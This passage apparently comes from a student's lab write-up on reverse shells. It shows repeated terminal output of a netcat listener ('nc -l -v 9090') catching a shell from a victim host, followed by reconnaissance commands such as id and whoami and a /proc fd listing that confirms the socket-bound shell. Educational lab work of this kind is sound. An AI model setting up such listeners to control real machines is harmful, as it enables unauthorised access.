        TX packets 246  bytes 24136 (24.1 KB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 171  bytes 14083 (14.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 171  bytes 14083 (14.0 KB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

yib@server: $ id
id
uid=1000(yib) gid=1000(yib) groups=1000(yib),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpad_min),131(lxd),132(sambahash)
yib@server: $ whoami
whoami
yib
yib@server: $ echo $$
echo $$
1816
yib@server: $ ls -l /proc/1816/ds
ls -l /proc/1816/ds
ls: cannot access '/proc/1816/ds': No such file or directory
yib@server: $ ls -l /proc/1816/fd
ls -l /proc/1816/fd
total 0
lrwx----- 1 yib yib 64 Sep  8 22:31 0 -> socket:[45876]
lrwx----- 1 yib yib 64 Sep  8 22:31 1 -> socket:[45876]
lrwx----- 1 yib yib 64 Sep  8 22:31 2 -> socket:[45876]
lrwx----- 1 yib yib 64 Sep  8 22:31 255 -> /dev/tty
yib@server: $
```

2. Use screenshots to show you can run commands on the victim machine (15 marks)

```
yin@attacker:~ x yin@attacker:~ x yin@attacker:~ x yin@attacker:~ x
yin@attacker:~$ nc -l -v 9090
Listening on 0.0.0.0 9090
Connection received on 10.0.2.6 32844
yib@server:~$ ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.6 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:6f:8e:45 txqueuelen 1000 (Ethernet)
            RX packets 317 bytes 35546 (35.5 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 246 bytes 24136 (24.1 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 171 bytes 14083 (14.0 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 171 bytes 14083 (14.0 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

yib@server:~$ id
id
uid=1000(yib) gid=1000(yib) groups=1000(yib),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
yib@server:~$ whoami
whoami
yib
yib@server:~$ echo $$
echo $$
1816
yib@server:~$ ls -l /proc/1816/ds
ls -l /proc/1816/ds
ls: cannot access '/proc/1816/ds': No such file or directory
yib@server:~$ ls -l /proc/1816/fd
ls -l /proc/1816/fd
total 0
lrwx----- 1 yib yib 64 Sep  8 22:31 0 -> socket:[45876]
lrwx----- 1 yib yib 64 Sep  8 22:31 1 -> socket:[45876]
lrwx----- 1 yib yib 64 Sep  8 22:31 2 -> socket:[45876]
lrwx----- 1 yib yib 64 Sep  8 22:31 255 -> /dev/tty
yib@server:~$ exit
exit
exit
yin@attacker:~$
```